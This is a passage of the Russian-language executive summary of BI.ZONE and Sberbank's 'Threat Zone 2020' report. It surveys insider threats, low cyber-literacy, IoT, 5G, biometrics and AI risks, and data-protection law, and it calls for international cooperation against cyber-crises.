Не дожидаясь бури

# THREAT ZONE 2020


BI.ZONE Cybersecurity

СБЕРБАНК

THREAT ZONE
2020


# Executive summary






Источниками кризисов обычно становятся факторы, связанные с нестабильностью отдельных рынков, экономики в целом или общественно-политической обстановки. Бизнес и государство уже привыкли к такого рода угрозам: в риск-департаментах и профильных министерствах на этот случай всегда существует план Б.

Однако сейчас аналитикам стоит сосредоточиться на проработке рисков киберкризиса. Его вероятность с каждым днем растет, последствия по разрушительности сопоставимы с результатами традиционных катаклизмов, при этом большинство компаний (77%[1]) к такому повороту событий не готовы.



1. IBM study: more than half of organizations with cybersecurity incident response plans fail to test them // IBM Newsroom.




Доля населения Земли, подключенного к интернету, в 2005–2019 гг.

Источник: Международный союз электросвязи (МСЭ)


Хорошая новость в том, что способы защиты от киберкризиса существуют. Но они требуют постоянного вложения ресурсов и желания сотрудничать — это касается как отдельных организаций, так и целых государств.

О необходимости объединять усилия говорят уже не только аналитические центры и профильные институты, но и ведущие международные организации, например ООН, которая призывает экспертов национальных центров реагирования на инциденты (CERT) ставить в приоритет кооперацию и обмен информацией[2].

Ведь в мире, объединенном интернетом, все взаимосвязано, и связи эти становятся только теснее. По данным Международного союза электросвязи (МСЭ), с 2005 г. число пользователей сети ежегодно росло на 10% и в 2019-м, предположительно, достигло 4,1 млрд человек[3].

Готовность к киберкризисам — необходимое, но не единственное условие успешной защиты. Хорошо разбираться в угрозах по-прежнему важно. В ближайшие годы ландшафт киберпреступности будут формировать два основных фактора: внутренние угрозы и развитие технологий. Несомненно, свой след в этом пространстве уже оставила и пандемия COVID-19, в результате которой экономика оказалась в состоянии кризиса, а компаниям по всему миру пришлось осваивать методы дистанционной работы.

2. The age of digital interdependence // UN.
3. Measuring digital development: facts & figures 2019 // ITU.



# Внутренние угрозы

2019 год не раз напомнил миру, что, защищая внешний периметр, нельзя забывать о рисках, исходящих изнутри.


Согласно одному из опросов, 69% организаций связывают утечки данных с внутренними злоумышленниками[4] — о некоторых случаях вы даже слышали в новостях. Например, в сентябре прошлого года два сотрудника фирмы — подрядчика малайзийской авиакомпании Malindo Air выкрали данные 45 млн пассажиров[5].

Даже в самой сфере кибербезопасности не все компании надежно защищены от таких угроз: в феврале из-за ошибки подрядчика в сеть попали личные данные семи сотрудников компании Palo Alto Networks[6].

**69%**

**компаний признали, что их данные утекли по вине сотрудников или подрядчиков[4]**

4. 2019 data exposure report // Code42.
5. Malindo Air says data leak caused by ex-staffers at contractor firm // Reuters.
6. 7 employees who worked at cybersecurity giant Palo Alto Networks had their social security numbers exposed after a partner 'inadvertently' posted personal info to a website // Business Insider.




Процент пользователей, владеющих базовыми компьютерными навыками, в 2014–2018 гг.

Источник: МСЭ

Впрочем, человеческий фактор не всегда сопряжен со злым умыслом или ошибками в работе: нередко компрометация происходит просто из-за недостатка киберграмотности.

Как утверждает МСЭ, в 40 из 84 стран, о которых есть данные, меньше половины населения обладает базовыми навыками работы с компьютером (умеет копировать файлы и работать с электронной почтой). Доля тех, кто может совершить более сложные операции, еще меньше[7].

Такой уровень компьютерной грамотности вряд ли предполагает знакомство хотя бы с азами компьютерной гигиены. Хороший пример — атака группировки Lazarus на чилийскую компанию Redbanc: IT-специалист банка открыл вредоносное ПО, замаскированное под программу для заполнения заявки на работу, и скомпрометировал корпоративную сеть организации[8].

7. Measuring digital development: facts & figures 2019 // ITU.
8. North Korean hackers infiltrate Chile's ATM network after Skype job interview // ZDNet.

# Развитие технологий

Каждая новая технология не только привносит в нашу жизнь комфорт, но и бросает новые вызовы с точки зрения кибербезопасности.

**Индустрия IoT-устройств** (чайники, холодильники и прочие бытовые приборы, подключаемые к интернету) развивалась с упором на большие объемы выпуска при минимальных расходах — такой подход сказался в том числе на защищенности устройств от вторжений.


В результате злоумышленники получили в свое распоряжение миллиарды устройств, из которых сейчас состоит основная масса сетей для DDoS-атак.

**9,5 млрд**

устройств составляли интернет вещей на конец 2019 г.[9]


Число атак вредоносного ПО на IoT-устройства в 2018–2019 гг., млн

Источник: SonicWall



В **сотовых сетях нового поколения 5G** данные будут передаваться со скоростью от 20 гигабит в секунду с задержкой до 4 миллисекунд[10] (для сравнения: LTE/4G поддерживала до 1000 мегабит в секунду при задержке до 20 миллисекунд).

Вместе с тем сети нового типа менее централизованы и в меньшей степени базируются на физическом оборудовании. Это затрудняет защиту от атак и реагирование на инциденты[11].




**2,7 млрд**

устройств будет подключено к 5G к 2025 г.[12]

Повышение скорости от LTE/4G к 5G: от 1000 Мбит/с с задержкой в 20 мс до 20 000 Мбит/с с задержкой в 4 мс

9. IoT 2019 in review: the 10 most relevant IoT developments of the year // IoT Analytics.
10. Minimum requirements related to technical performance for IMT-2020 radio interface(s) // ITU.
11. Why 5G requires new approaches to cybersecurity // Brookings.
12. Market forecast: 5G connections, worldwide, 2018–2025, August 2018 update // CCS Insight.


Степень использования ИИ в задачах киберзащиты

Источник: Capgemini Research Institute

**Биометрические данные** все чаще используют для аутентификации: в отличие от паролей, они не требуют от пользователя запоминания, гарантированно уникальны для каждого человека, и их не так просто взломать методом перебора, как многие популярные пароли.

При этом системы распознавания биометрических данных можно обмануть, а если информация скомпрометирована, заменить ее для конкретного пользователя будет очень трудно[13].

**Искусственный интеллект** (ИИ) полезен практически в любой сфере, а в кибербезопасности особенно. Он позволяет автоматизировать и ускорить многие рутинные задачи: отсеивание спама, распознавание простых уязвимостей в периметре, сбор и обработку больших данных о предыдущих угрозах.

В то же время ИИ помогает злоумышленникам создавать более продвинутое вредоносное ПО и правдоподобные фишинговые рассылки[14].

**59%**

**компаний утверждают, что внедрение ИИ в кибербезопасность повышает эффективность защиты[15]**

13. Biometric identification: the good and the bad // UM DCIE Cybersecurity.
14. Adversarial artificial intelligence: winning the cyber security battle // Information Age.
15. The value of artificial intelligence in cybersecurity // Ponemon Institute.
16. Biometric system market: global forecast to 2024 // Markets and Markets.

# 65,9 млрд $

ожидаемый объем мирового рынка биометрии к 2024 г.[16]

# Законодательство

Закон «О безопасности критической информационной инфраструктуры», действующий в России с начала 2018 г., стал важным шагом к повышению кибербезопасности в ключевых отраслях экономики, в том числе в банковской сфере.

Теперь на основе этого закона создаются регулятивные документы для отдельных индустрий. Так, в августе прошлого года вступил в силу приказ Министерства энергетики РФ об утверждении требований к информационной безопасности при создании систем удаленного мониторинга энергообслуживания[17]. Помимо прочего, в документе регламентирован порядок безопасного сбора и хранения информации в этих системах, определены необходимые мероприятия, виды уязвимостей и нарушения при построении моделей угроз[18].

Проблема, однако, стоит шире. Сохранности критических инфраструктур недостаточно, чтобы создать по-настоящему безопасное киберпространство. В глобализированном мире атака в одной отрасли может привести к инцидентам в других. Поэтому требования к безопасности в ключевых сферах нужно дополнять аналогичными регламентами, но уже для всех областей — на национальном уровне.

17. Зарегистрирован Приказ Минэнерго России, утверждающий требования к информационной безопасности систем удаленного мониторинга энергооборудования // Министерство энергетики РФ.
18. Приказ Министерства энергетики Российской Федерации от 06.11.2018 № 1015 // Российская газета.

В зарубежном законодательстве, связанном с кибербезопасностью, между тем продолжает доминировать тема защиты персональных данных.

С 1 января 2020 г. вступил в действие Закон о приватности потребителей в Калифорнии (California Consumer Privacy Act, CCPA). Этот документ во многом аналогичен GDPR — регламенту работы с персональными данными, который применяется в Евросоюзе с мая 2018 г. CCPA обязывает компании, работающие с персональными данными калифорнийцев, подробно информировать пользователей о сборе сведений, а также предоставить им возможность запрашивать информацию о себе и запрещать ее продажу третьим лицам[19].

Специалисты по кибербезопасности в США полагают, что появление таких же законов в других штатах — вопрос времени[20].

**500 тыс.**

**организаций наняли специалистов по защите персональных данных после вступления в силу GDPR[21]**

19. AB-375 Privacy: personal information: businesses // California Legislative Information.
20. 5 cybersecurity trends that will dominate 2020, according to experts // TNW.
21. Study: an estimated 500K organizations have registered DPOs across Europe // International Association of Privacy Professionals.

# Ответы и решения

Цель исследования — рассказать всем заинтересованным сторонам об актуальных киберугрозах и методах защиты от них, показать, что в одиночку, не объединяя усилия, противостоять общему врагу сегодня невозможно.

Киберпреступность по определению игнорирует границы, а значит, связанные с ней кризисы непременно будут иметь глобальный характер. Однако тесная взаимосвязь между компаниями, отраслями и странами создает не только уникальные проблемы, но и исключительные возможности. Кибербезопасность, как и киберпреступность, способна перешагнуть любые границы — препятствует лишь человеческий фактор: сложные взаимоотношения, конкуренция, бюрократия.

Чтобы преодолеть человеческий фактор, каждый руководитель должен осознать: если к киберкризису не готова одна страна или даже одна организация, он настигнет всех — даже тех, кто принял меры. Для защиты от катаклизмов необходимо налаживать эффективную коммуникацию на всех уровнях, открыто и бескорыстно обмениваться данными об инцидентах и сообща прорабатывать встречные меры.

**8–10 трлн $**

